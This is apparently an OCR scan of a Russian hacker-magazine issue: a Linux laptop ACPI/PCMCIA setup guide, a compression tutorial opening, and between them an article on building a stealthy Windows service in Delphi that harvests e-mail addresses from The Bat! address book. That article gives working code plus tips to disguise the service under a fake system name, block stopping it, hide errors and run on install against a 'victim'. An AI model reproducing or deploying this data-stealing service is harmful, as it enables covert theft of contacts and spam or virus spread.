В 2.6 полноценная поддержка ACPI доступна, что называется, "из коробки" - никаких патчей не надо. Помимо того же swsusp2, в ядро включены swsusp и pmdisk, которым соответствуют конфигурационные опции CONFIG_SOFTWARE_SUSPEND и CONFIG_PM_DISK соответственно. Обе технологии позволяют в качестве кроватки для пингвина указывать раздел диска (опять-таки опцией в lilo.conf). Для swsusp это будет resume=/dev/hda4, для pmdisk - pmdisk=/dev/hda4. Кроме этого, swsusp умеет снимать питание с процессора и винчестера, оставляя под напряжением лишь оперативку, то, что называется suspend to RAM.

Активировать режим swsusp можно все той же командой "echo 4 > /proc/acpi/sleep" (для суспенда на винт) либо "echo 3 > /proc/acpi/sleep" (для суспенда в ОЗУ). Однако в 2.6 рекомендуется использовать новую псевдофайловую систему /sys, таким образом, засыпание на винт будет выглядеть как "echo -n disk > /sys/power/state" (это и есть pmdisk), а в оперативку - "echo -n mem > /sys/power/state".

Что же делать, если что-то пошло не так, а ядро упорно хочет resume'ться с раздела диска и от этого сходит с ума, впадая в панику? Swsusp можно отключить, передав ядру параметр загрузки noresume, swsusp2 - noresume2, а pmdisk - pmdisk=off.

Помимо различных тонкостей настройки, а также того факта, что одна технология у тебя может работать, а другая - нет, отмечу, что только swsusp2 умеет засыпать в существующий раздел подкачки, работать с ядрами с включенной опцией HIGHMEM (т.е. на машинах с объемом оперативки от 1 до 4 Гб), и только он умеет работать с многопроцессорными машинами (как ни странно, только с ядрами 2.4). Вот и выбирай, что тебе по вкусу.


ACPI ACTIONS И LINUX

Не надо забывать, что ACPI - это не только засыпание и пробуждение, но и управление питанием всей машины. Подсистема реагирует на события (вроде закрывания дисплея ноутбука), сообщая изменения операционке. Стало быть, нужно ПО, воспринимающее эти изменения и реагирующее соответствующим образом. Для этого в Linux есть демон acpid. Скорее всего, для твоего любимого дистрибутива есть подходящий пакет, так что установку рассматривать не будем. А вот настройку - непременно.

По умолчанию каталог настроек демона - /etc/acpi. В нем содержатся управляющие скрипты и папка events, в которой располагаются конфиги событий. Каждый конфиг состоит из двух строчек - событие (event) и сопоставляемое ему действие (action). Каждое отслеживаемое событие представляется своей подсистемой. Состояния всех возможных подсистем содержатся в соответствующих файлах в каталоге /proc/acpi псевдофайловой системы proc. Действие - это обычный shell-скрипт, запускаемый при изменении состояния подсистемы, или просто команда. Поясню на примере с уже упомянутым дисплеем ноутбука. Создадим файл /etc/acpi/events/lidbtn следующего содержания:

```
event=button/lid
action=/etc/acpi/lidbtn.sh
```

Убедимся, что у нас загружен acpi'шный модуль ядра button (если мы его собирали как модуль, разумеется), и заглянем в /proc/acpi/button/lid. Здесь мы найдем папку LID (по количеству дисплеев, а он у нас один) и в ней два файла: info и state. Первый содержит информацию о том, что данная подсистема работает с Lid Switch - переключателем


Ядерные опции ACPI




- Для управления беспроводными сетевыми картами в Linux существует пакет wireless-tools, включающий в себя утилиты настройки сетевухи iwconfig и iwpriv, утилиты сбора статистики по беспроводным точкам iwlist и iwspy и многое другое.



- www.kernel.org
- freshmeat.net
- acpi.sourceforge.net
- swsusp.sourceforge.net
- fdd.com/software/radeon/

ЛАПТОП VS. НОУТБУК

Так сложилось, что в среде юниксоидов (и не только их) ноутбуки принято называть лаптопами (laptop), буквально - компьютер, расположившийся на коленях. В русском же языке прочно закрепился термин "ноутбук". Забавно, но это отнюдь не синонимы - лаптопами в прошлом веке назывались первые "мобильные" компьютеры, еще не имеющие аккумуляторов (они потребляли слишком много энергии, а источники питания тогда не были компактными и мощными, как сейчас), но по размерам гораздо меньше персоналок (умещающиеся на коленях), во всем похожие на ноутбуки. Ноутбук же - это лаптоп, оснащенный аккумулятором, что позволяет вытащить шнурок питания и пойти с ним (ноутбуком) гулять. В статье я следую современной трактовке термина и не разделяю эти два понятия.


Мониторинг состояния батарей

дисплея (из положения открыт/закрыт), второй содержит текущее состояние - open означает, что дисплей открыт. Если мы захлопнем крышку, подсистема ACPI сгенерит изменение состояния, и в файл /proc/acpi/button/lid/LID/state запишется новое состояние - closed. В свою очередь демон acpid отловит изменения в /proc, сопоставит с событиями, которые он должен отслеживать, найдет конфиг lidbtn и запустит скрипт, указанный в поле action - /etc/acpi/lidbtn.sh. Это самый обыкновенный скрипт, читающий состояние из файла /proc/acpi/button/lid/LID/state и гасящий экран, если тот закрыт (в файле записано состояние closed), и включающий обратно - если открыт (состояние - open). Для удобства добавим условие - гасить экран будем, только если ноут питается от батарей, ведь в противном случае беречь энергию некритично. Для этого прочитаем файл /proc/acpi/battery/BAT1/state, содержащий информацию о текущем источнике питания, нас интересует строчка charging state: charging - если заряжаемся, т.е. питаемся от сети, и discharging - если питаемся от аккумулятора. Гашение экрана будет происходить, только когда батарея начнет разряжаться:

vi /etc/acpi/lidbtn.sh

```
#!/bin/sh

lid_status=`awk '/^state:/ { print $2 }'
/proc/acpi/button/lid/LID/state`
batt_status=`awk '/^charging state:/ { print $3 }' /proc/acpi/battery/BAT1/state`

case $lid_status in
        "closed")
        [ -n $batt_status -a $batt_status = "discharging" ] && \
        /usr/local/sbin/radeontool light off
                exit 0
        ;;
        "open")
        /usr/local/sbin/radeontool light on
                exit 0
        ;;
esac
```

Где radeontool - утилита для контроля яркости ноутбучных мониторов для ATI Mobility Radeon. Можно изменить реакцию по вкусу, например, выключать ноутбук/уходить в standby, если питаемся от аккумулятора, просто гасить экран, если от сети.

Аналогичным образом создается реакция на остальные события. Для себя я написал скрипты, устанавливающие яркость монитора вполовину максимальной при питании от батарей, и переключающие яркость на полную - при втыкании шнурка в розетку, а также корректно выключающие ноутбук при нажатии на кнопку питания. Теперь ты знаешь, как это сделать - нужно всего лишь обработать соответствующий файл в /proc/acpi и иметь самые начальные познания в shell-скриптинге.



◢ Для регулирования частоты работы процессора существует демон cpufreqd. Ядро 2.6 поддерживает его "из коробки" (Power management options (ACPI, APM) -> CPU Frequency scaling), а для 2.4 нужен патч. Сам демон можно скачать с cpufreqd.sourceforge.net.

ACPI В ПОДРОБНОСТЯХ

ACPI (Advanced Configuration & Power Interface, Расширенное Управление и Интерфейс Питания) - это открытый стандарт 1996 года, разработанный компаниями Intel, Toshiba, Hewlett-Packard и Microsoft, описывающий управление хардварными частями компа. В отличие от его предшественника APM (Advanced Power Management, Расширенное Управление Питанием), полная поддержка и управление подсистемой ACPI возможна не только на уровне BIOS (firmware), но и на уровне операционки. То есть теперь ОС может, согласно своим нуждам, управлять частотой процессора, контролируя температуру, потребление энергии и т.п., что дает гораздо большую гибкость. Текущая версия ACPI - 2.0c (acpi-20020404), поддерживает как 32-разрядные, так и 64-разрядные платформы. В разработке - версия 3.0.

Работа процессора контролируется режимами управления питанием, т.н. C-states (C1-C3), когда используется не вся мощность процессора (например, когда система неактивна и вся мощь процессора не требуется), тем самым регулируется его температура, а также "усиленным" управлением питанием (throttling control, T-states), когда процессор "засыпает" на определенные промежутки времени, например, для избежания перегрева и экономии потребляемой энергии. Кроме этого, существует т.н. управление производительностью (performance control, P-states), в простейшем случае это программное снижение частоты работы процессора со снижением рабочего напряжения все с той же целью - протянуть на аккумуляторах как можно дольше (технологии Intel SpeedStep и Centrino).

СОННОЕ ЦАРСТВО ACPI

Самая известная и, пожалуй, часто используемая фишка в подсистеме ACPI - это т.н. sleep states, состояния системы. Всего их шесть, обозначаются они как S-state (от S0 до S5). Помимо очевидных состояний "все включено" (S0 - "working"), когда идет нормальная работа, и "все выключено" (S5 - "soft off"), когда питание отключено, однако система может реагировать на внешние воздействия (например, всем известная возможность включения компа нажатием на клавишу или включение по сети - "wake-on-lan" - как раз из области S5), существуют режимы S3 - "Suspend to RAM", когда система выключается, но текущее состояние дампится в оперативную память, позволяя моментально восстановить рабочую сессию без повторной загрузки ОС и приложений, виндовый "Suspend" - как раз переход в это состояние. S4 - "Suspend to Disk", то же самое, но состояние оперативки дампится на раздел винчестера или в файл, что позволяет не затрачивать энергию на "подпитку" памяти, в виндах этому состоянию соответствует режим "Hibernate". Наконец, режим S1 - "Stopgrant" - выключение процессора, и S2 - зарезервированное, но не используемое состояние.

Конкретная реализация ACPI может не поддерживать некоторые состояния, но, как правило, S3, S4 и S5 поддерживаются всегда. Помимо sleep states, ACPI умеет управлять температурным режимом, регулируя работу кулера, а также контролировать работу процессора.

СПЕЦИФИЧНЫЕ ПРОГИ


Часто бывает, что поддержка ноутбуков определенной фирмы выделена особой опцией в ядре. Это связано не с ACPI, а скорее с тонкостями взаимодействия операционки с железом ноутов конкретного вендора. Так, например, для лаптопов от Sony в Linux есть специальный девайс sonypi, создаваемый одноимен-



ным модулем (который, разумеется, должен быть собран во время конфигурирования ядра). Его задача состоит в том, чтобы предоставить интерфейс доступа к железу userland-программам. На ноутбуках же других вендоров он совершенно бесполезен. Для Sony существуют пакеты sjog, picturebook, vaiomagic, которые позволяют пользователю контролировать яркость экрана, просматривать заряд батарей, и делают функциональные клавиши (которые в силу компактности ноутбучных клавиатур есть почти в каждом лаптопе) не такими уж бесполезными в не windows среде. Для ноутов других производителей наверняка должно быть нечто подобное.

СЕТЕВОЕ ЖЕЛЕЗО

Ноутбуки - устройства мобильные, поэтому неудивительно, что их оснащают всевозможными средствами связи. Встроенная 10/100/1000 сетевая карта и 56K модем - это вчерашний день, сегодня любой уважающий себя лаптоп несет на борту встроенный Wi-Fi или Bluetooth-адаптер. По поводу встроенных сетевухи и модема все понятно - первые делаются на тех же чипсетах, что и их "большие братья", а значит, отлично поддерживаются unix-миром, вторые же в ноутах всегда софтовые aka win-модемы, поэтому, во-первых, по определению убогие, и во-вторых, практически все рассчитаны на работу под виндой, за редким исключением, вроде модемов на lucent'овских чипах. Так что разъем RJ-11 можешь заклеить скотчем - в юниксе он тебе не понадобится :). Wi-Fi адаптеры в ноутбуках в основной своей массе рассчитаны на стандарт 802.11b, только недавно начали выходить лаптопы со встроенными 802.11g-картами, и с огромной долей вероятности можно предположить, что карточка опознается и будет работать. И в Linux, и во FreeBSD лучше всех поддерживаются карты на чипсете Intersil Prism2, под этим понимается полноценная поддержка WEP до 128/256 бит и возможность работы в режимах ad-hoc, infrastructure и даже в роли точки доступа (ap-mode) - если, конечно, карта это умеет. Что же касается последовательных или COM-портов, достававшихся ноутам в наследство от настольных компов, то они теперь безнадежно устарели.



dmesg может о многом рассказать

PCMCIA И LINUX

PCMCIA - довольно старый интерфейс для подключения мобильных устройств. Тем не менее, он и по сей день используется в ноутбуках, и альтернативной замены ему не предвидится. Можно найти любой девайс для ноутбука, от модема до Wi-Fi-карточки, в PCMCIA-исполнении. Часто PCMCIA называют просто PC-CARD, в никсах особенно часто встречается этот синоним. Для начала убедимся, что ядро собрано с поддержкой шины cardbus и pcmcia:

```
CONFIG_PCMCIA=m
CONFIG_CARDBUS=y
```

Подробности - в разделе PCMCIA/CardBus support конфигурации ядра. Следующие сообщения при загрузке говорят о том, что слот опознан и готов к работе:

```
Linux Kernel Card Services 3.1.22
options: [pci] [cardbus] [pm]
Yenta ISA IRQ mask 0x0cb8, PCI irq 9
Socket status: 30000006
```

Помимо ядерной поддержки, нужен демон, обрабатывающий события вроде вставки-вынимания карточки из слота и управляющий PCMCIA-устройствами. В Linux этот демон зовется cardmgr из пакета pcmcia-cs. Его задача - опознать, что за карта вставлена в PCMCIA-слот, загрузить соответствующие модули, выделить устройству прерывания и т.п. Конфигурационные файлы лежат в /etc/pcmcia, главный из которых - config - представляет собой базу карт. Пример записи из config:

```
card "Ositech Jack of Spades Fast Ethernet/Modem"
manfid 0x0140, 0x0012
bind "epic_cb" to 0, "serial_cb" to 1
```

Таких строчек сотни, и твоя карта наверняка должна опознаться соответствующей записью в файле настроек. Если же в конфиге дистрибутивной поставки ее нет, стоит поискать в Сети - наверняка кто-либо уже прикручивал подобную карту к Linux, либо твой пакет cardmgr может быть просто outdated. В Сети есть списки совместимости существующих PCMCIA-устройств с Linux, так что стоит посмотреть подобный Linux pc-card compatibility list. Наконец, управление картой может быть осуществлено из консоли с помощью утилиты cardctl из того же пакета.

Как видишь, пингвин может вполне уютно разместиться на коленях, доставляя тебе немало радости :). To be continued...

ВСЕ НА БОРЬБУ С ПОДЕЛКАМИ

Некоторые производители совсем уж дружелюбных дистрибутивов выпускают специальные версии своих продуктов, заточенные под ноуты. Так, Linspire (бывший Lindows), наравне со своим десктоп-дистрибутивом продает LindowsOS Laptop Edition. Лично мое мнение - от таких вещей надо бежать как от огня, т.к. это сильно изуродованные дистрибутивы, которые разработчики пытаются превратить во "вторую windows" в плане дружелюбности и простоты. Обычно получается глючная поделка, легче и лучше все самому с умом настроить руками. Первый признак таких дистрибудивоватлей - всяческое абстрагирование от того, что они производят собственно дистрибутив Linux, гордо называя свои поделки "операционными системами".

Фленов Михаил (www.vr-online.ru)

Трепанация для почтовой мыши

Почему The Bat! считается самым безопасным почтовым клиентом? Дело в том, что он не поддерживает всякие VB скрипты, а формат его адресной книги засекречен. Если в Outlook любой вирус может получить доступ к адресбуку и разослать себя твоим друзьям, то в The Bat! это нереально. Вернее, кажется нереальным. Мы как IBM-совместимые люди вполне можем написать сервис, который вытащит все e-mail'ы и аккуратненько сложит их в txt-файл.

ПИШЕМ СЕРВИС, СКАНИРУЮЩИЙ АДРЕСНУЮ КНИГУ THE BAT!

НАДРЕЗ

Начнем с создания сервиса как такового. Есть два способа. Можно, конечно, слегка поблудить и написать его с помощью WinAPI, но зачем выдумывать пистолет, когда есть пулемет? Поэтому мы воспользуемся готовым классом TService от великой корпорации Borland.

Теперь запускаем Delphi и сразу закрываем созданный по умолчанию проект. Теперь выбирай File/New/Other (Для Delphi меньше 7 версии просто File/New) и в появившемся окне на закладке New ищи Service Application (см. рис.1). Кликай на нем. Можно считать, что первый надрез на теле почтовой мышки уже сделан ;).




Рисунок 1. Окно выбора типа создаваемого проекта

ИССЛЕДУЕМ СОДЕРЖИМОЕ

Код главного модуля похож на все те, с которыми ты уже привык работать. Но изюминка спрятана под печенью (под печенью обычно прячется гонококковый перигепатит :) - прим. Dr), а именно - в объекте, от которого все происходит. Если стандартное приложение происходит от объекта TForm, то тут мы пляшем мазурку от TService.


Визуальная форма больше похожа на модуль данных (Data Module), и на ней можно размещать только невизуальные компоненты. Это и понятно, ведь сервис работает невидимо для пользователя.

А теперь давай посмотрим на самые вкусные свойства объекта TService, которые ты можешь увидеть в объектном инспекторе.



Рисунок 2. Свойства объекта TService


СТР.112
АДСКИЕ ТИСКИ ПРАВОСУДИЯ
Пишем свой собственный архиватор без дополнительных компонентов.



СТР.116
ПЛАГИАТИМ SPYLOG
Удобная система сбора статистики с посетителей на PHP.


СТР.118
ПРЕДОХРАНЯЙСЯ НОСКАМИ!
Как сделать миниатюрный SOCKS-сервер на Perl'е.




ПАРОВОЗ ЛЕТИТ ВПЕРЕД

AllowPause - разрешить пользователю возможность приостанавливать работу сервиса. Я злой, поэтому в своем недобром сервисе отключаю эту возможность.

AllowStop - позволять пользователю останавливать сервис. И снова моя злость заставляет убрать эту возможность.

Если запретить возможность остановки и приостановки сервиса, то в оснастке служб соответствующие кнопки будут недоступны, и на первый взгляд оставить такое зло нереально. Но не радуйся прежде времени, потому что для продвинутого удалить даже такой сервис не составит труда. Достаточно выполнить запускной файл сервиса с параметром "/UNINSTALL", как все наше хозяйство остановится и при следующем старте системы удалится. От этого никуда не денешься, поэтому косметическая операция по запрету останова подействует только на ламера.


Рисунок 3. Свойства моего сервиса, в котором запрещена возможность остановки и паузы

ЛИСТИНГ 1

```
procedure TService1.ServiceAfterInstall(Sender: TService);
var
AddrBook: TFileStream;
OutStream: TStringList;
FileArray: array [0..1024] of char;
Addr: String;
i, index: Integer;
begin
//Открываем файл
AddrBook:=TFileStream.Create('E:\The Bat!\MAIL\TheBat.ABD',
fmOpenRead);
//
OutStream:=TStringList.Create;
Addr:='';
index:=AddrBook.Read(FileArray, 1024);
//Цикл чтения из файла
while index>0 do
begin
//Цикл сканирования прочитанного буфера
for i:=0 to index do
begin
// Это доступный символ?
if ((FileArray[i]>'A') and
(FileArray[i]<'z')) or
(FileArray[i]='.') or
(FileArray[i]='@') then
Addr:=Addr+FileArray[i]
else
begin
// В переменной Addr уже e-mail, то можно сохранять
if (FileArray[i]=#13) and (Length(Addr)>0) and (pos('@', Addr)>2)
then
OutStream.Add(Addr);
Addr:='';
end; end;
index:=AddrBook.Read(FileArray, 1024);
end;
// Сохраняем все в файл
OutStream.SaveToFile('c:\email.txt');
// Очищаем память объектов
OutStream.Free;
AddrBook.Free;
end;
```

ШТРИХИ НЕВИДИМОСТИ

DisplayName - отображаемое имя. Именно этот текст можно будет увидеть в оснастке сервисов в качестве имени. Для примера я указал "Сервис на Delphi", но в реальном зле я бы посоветовал подойти к выбору имени более тщательно. Как корабль назовешь, так он и потонет :).

Например, можно написать здесь "Служба безопасности NTFS", тогда ни у одного пользователя не поднимется рука остановить такое. Но и запускной файл в этом случае должен иметь достойное имя, а не просто Project1.exe ;).

ErrorSeverity - что делать, если во время запуска произошла ошибка. Здесь можно указать одно из следующих значений:

- **esIgnore** продолжить выполнение;
- **esNormal** вывести сообщение, но продолжить работу;
- **esSevere** продолжить работу, если стартует конфигурация, которая уже стартовала удачно, или запустить конфигурацию, которая стартовала удачно;
- **esCritical** запустить конфигурацию, которая стартовала удачно, но если сейчас стартует именно она, то запуск выдает ошибку.

В любом случае в системном журнале прописывается запись о происшедшей ошибке, но вот на экране нам отображать ничего не надо. Незачем пользователя смущать лишними сообщениями, иначе из-за мелкого бага он начнет раскапывать, что это за сервис у него глюкнул и зачем. Поэтому измени параметр ErrorSeverity на esIgnore. Системные журналы проверяют редко, а вот сообщение на экране упустить из виду просто нереально.

ServiceStartName и **Password** - это имя учетной записи и пароль, под которыми будет работать сервис. От этого зависят права на доступ к различным объектам. Если ты заведомо знаешь пароль админа машины жертвы, то можешь указать его здесь, иначе оставь эти параметры пустыми, чтобы сервис работал под системной учетной записью.

ПЕРЕЗАГРУЗКА

Dependencies - зависимости. Если дважды щелкнуть по этому свойству, то появится окно, в котором можно указать сервисы, от которых будет зависеть твой. Это значит, что все они должны будут запуститься раньше.

ServiceType - тип сервиса. Существует три типа:

- **stWin32** стандартный оконный сервис, то, что нам и нужно;
- **stDevice** для драйверов устройств;
- **stFileSystem** драйвер файловой системы.

StartType - тип запуска сервиса по умолчанию. Здесь можно указать одно из следующих значений:


- **stBoot** используется оконный загрузчик, когда тип сервиса не stWin32;
- **stSystem** стартовать после инициализации системы;
- **stAuto** запускаться автоматически во время загрузки системы. Для зло-сервиса это идеальный вариант;
- **stManual** сервис стартует ручками;
- **stDisabled** отключено.

СОБЫТИЯ

Самое вкусное прячется в событиях объекта TService. Давай взглянем, что тут у нас есть:

- **AfterInstall** - генерируется после инсталляции сервиса.
- **AfterUninstall** - генерируется после удаления сервиса.
- **BeforeInstall** - генерируется до инсталляции сервиса.
- **BeforeUninstall** - генерируется до удаления сервиса.
- **OnContinue** - запуск после паузы.
- **OnPause** - сервис приостановлен.
- **OnShutdown** - сервис остановлен на выключение.
- **OnStart** - сервис стартовал.
- **OnStop** - сервис остановился.

Какие события нам выбрать? На первый взгляд, зло-код должен находиться в событии OnStart. Это верно, но не на все 100%,


Рисунок 4. Установленный сервис




Если хочешь сделать сервис универсальным, то не забудь добавить возможность сканирования всего диска в поиске файлов *.abd, ведь имя файла и расположение могут быть любыми.



Мы показали вскрытие адресной книги исключительно в целях обучения. Использование этой инфы с целью написания вирусов - незаконно.



Если ты покупаешь журнал без диска, то ищи на сайте www.xakep.ru исходные коды в разделе X-релиз.



На компакт-диске лежат полные исходные коды сервиса.

потому что злиться надо на два события: OnStart и OnInstall. Когда юзер инсталлирует сервис, мы уже можем просканить его диск и найти то, что надо, не дожидаясь нормального запуска сервиса. Именно так мы и поступим.

СТАРТ-СТОП

Уже сейчас можно скомпилировать проект и установить в систему получившийся сервис. Правда, он пока еще ничего не делает, но потренироваться с установкой можно. Чтобы проинсталлировать сервис, нужно скомпилировать проект (Ctrl+F9) и запустить программу с ключом /INSTALL. Чтобы удалить из системы, нужно выполнить прогу с ключом /UNINSTALL.

Если ты пишешь сервис с запрещенной возможностью остановки, то советую на время тестирования разрешить старт/стоп. Иначе после запуска сервиса станет невозможно перекомпилировать файл и придется удалять его из системы и перегружаться. Когда все будет готово, вот тогда и выставишь в свойстве AllowStop значение false.

МЫШКА, НА СТОЛ!!!

Теперь переходим к вскрытию мышки. Адресная книга The Bat! хранит свои записи в файле TheBat.ABD. Я уже сказал, что этот формат закрыт, и мне не удалось найти никакого описания. Но закрыт только формат, а содержимое файла открыто, как церковный поднос для сбора пожертвований, и содержимое его никак не шифруется. Открой его в режиме просмотра, и увидишь среди кучи мусора реальные e-mail адреса.

Как отбросить мусор и вырвать только то, что надо? Все очень просто. Мы должны просканировать весь файл на наличие e-mail адресов, невзирая на формат. Мои исследования показали, что сразу после адреса стоят символы перевода каретки #13 и #10. Их наличие легко объяснить. Посмотри на пятый скрин. Здесь показано окно создания новой записи в адресной книге. Тут же видно, что адреса записываются в поле "E-Mail Address(es)", которое явно относится к Memo. Вот отсюда и берется перевод каретки. Неоднократный анализ файла подтвердил мою теорию.

Теперь алгоритм сканирования упрощается до "дальше некуда". Ищем все разумные слова, и как только встречается символ перевода каретки, необходимо проверить, есть ли в найденном слове знак @. Если да, то это мыльник, и можно сохранить его для... ну, скажем так, для всякого ;).

ЧТО ЭТО БЫЛО?

В листинге 1 показан код, который ты должен написать в обработчике события OnInstall своего сервиса. В обработчике события OnStart нужно просто вызвать эту же процедуру, чтобы не писать код еще раз.

Объясняю, что произошло. Я загрузил файл адресной книги в файловый поток типа TFileStream. В качестве пути указывается явное расположение, а в реальной проге ты должен просканировать еще и все диски на предмет поиска файла, потому что на компе жертвы книга может находиться где угодно. Сэкономим место в журнале для более интересных вещей, я надеюсь, что ты сделаешь это сам.

Сразу же создаю переменную типа TStringList, где будут сохраняться найденные мыльники. Я люблю этот тип, потому что с ним легко работать и удобно сохранить весь список в текстовый файл.

Теперь запускается цикл, в котором последовательно читается содержимое файла адресной книги по 1000 байт. Чтобы было проще, округлим число до 1024 байт :). У меня этот файл большой, поэтому и читать буду большими блоками, чтобы ускорить эту операцию.

Внутри цикла чтения находится еще один цикл, в котором сканируется считанный блок. Если очередной символ является буквой или допустимым для e-mail адреса символом, то добавляем этот символ к временной текстовой переменной Addr. Если это другой символ, то нужно проверить, а вдруг это перевод каретки, и в нашей временной переменной уже сформировался полноценный адрес чьего-то мыльника. Если так, то сохраняем содержимое Addr в массиве строк и продолжаем поиск.

ЗАШИВАЕМ?

Как видишь, все очень просто, и никому не потребовалось выяснять засекреченные форматы. Теперь ты можешь использовать мыльники из The Bat! в своих корыстных целях. Таким же методом можно вытащить что угодно из любого файла и с небольшими изменениями в коде. Главное, чтобы не было шифрования, иначе количество проблем увеличится в несколько раз.

Лично я считаю, что в наше спамерское время e-mail адреса друзей являются секретной информацией, и будет обидно, если именно от тебя твоему другу придет письмо с вирусом или спамом из-за того, что программисты The Bat! поленились зашифровать адресную книгу.




Рисунок 5. Запись в адресной книге



TM RADIO ULTRA

Косякин Антон (deil@real.xakep.ru)

АДСКИЕ ТИСКИ ПРАВОСУДИЯ



Убежден на все 99%, что ты уже давно пристрастился к использованию различных архиваторов, таких как WinRAR, bzip2 и другие. А ты никогда не задумывался, как они устроены, как работают, а главное - почему? :) Если тебе это интересно, то ты попал по адресу! Ничего особо сложного я, к сожалению, сейчас поведать не смогу, но основами и классикой архивирования с радостью поделюсь.

АРХИВИРУЕМ БЕЗ КОМПОНЕНТОВ

ВСТУПЛЕНИЕ

Как ты понимаешь, сжатие сокращает объем пространства, требуемого для хранения файлов в твоем железном друге, а также количество времени, необходимого для передачи данных по сетям. Это форма кодирования. Кроме сжатия, другими целями кодирования также являются поиск и устранение ошибок, шифрование. Но они, в большинстве случаев, противоположны сжатию - увеличивают избыточность данных, добавляя дополнительную информацию.

О СЖАТИИ

Сегодня мы рассмотрим обратимое сжатие (без наличия помех), т.е. сжатие, при котором первоначальный текст может быть в точности восстановлен из сжатого состояния. Наряду с ним существует также и необратимое, ущербное сжатие :), которое используется для цифровой записи аналоговых сигналов, таких как речь, музыка, рисунки.

Одним из самых ранних и хорошо известных методов сжатия является алгоритм Хаффмана. Идея его заключается в том, чтобы подсчитать долю каждого символа в исходном тексте (файле) и сопоставить самому часто встречающемуся символу наиболее короткую запись. То есть не по 1 байту (8 бит) на каждый символ, а, например, по 3-4 бита на самые частые символы, и по 10-16 на самые редкие. Как ни странно, это работает! И даже легко реализуется :). Однако, в конце 70-х годов прошлого века, благодаря двум важным идеям, этот алгоритм был вытеснен. Одна идея заключалась в открытии метода арифметического кодирования, имеющего похожий алгоритм, но и обладающего некоторыми важными свойствами, благодаря которым достигалось значительное превосходство в сжатии. Другим новшеством был метод Зива-Лемпеля, тоже дающий хорошую степень сжатия, но использующий совершенно другой подход. Все эти техники со времен открытия значительно развились и усовершенствовались, и их комбинации легли в основу многих популярных архиваторов, которыми мы все так любим пользоваться.

ЧУТЬ БЛИЖЕ К ТЕЛУ

В принципе, существуют два основных способа проведения сжатия - статистический и словарный. Лучшие статистические методы применяют арифметическое кодирование, лучшие словарные - метод Зива-Лемпеля. В отличие от статистических методов, в словарных группы последовательно идущих символов (фраз) заменяются некоторым кодом. Из таких фраз строится некий "словарь" для сжимаемого файла.

В последнее время было показано, что любой способ словарного сжатия может быть сведен к соответствующему способу статистического сжатия, и даже найден общий алгоритм такого преобразования. Поэтому большие умы в этой области рекомендуют все-таки использовать статистические методы, но словарные многих привлекают своей относительной простотой, а главное - быстротой. Итак, поехали.

RLE

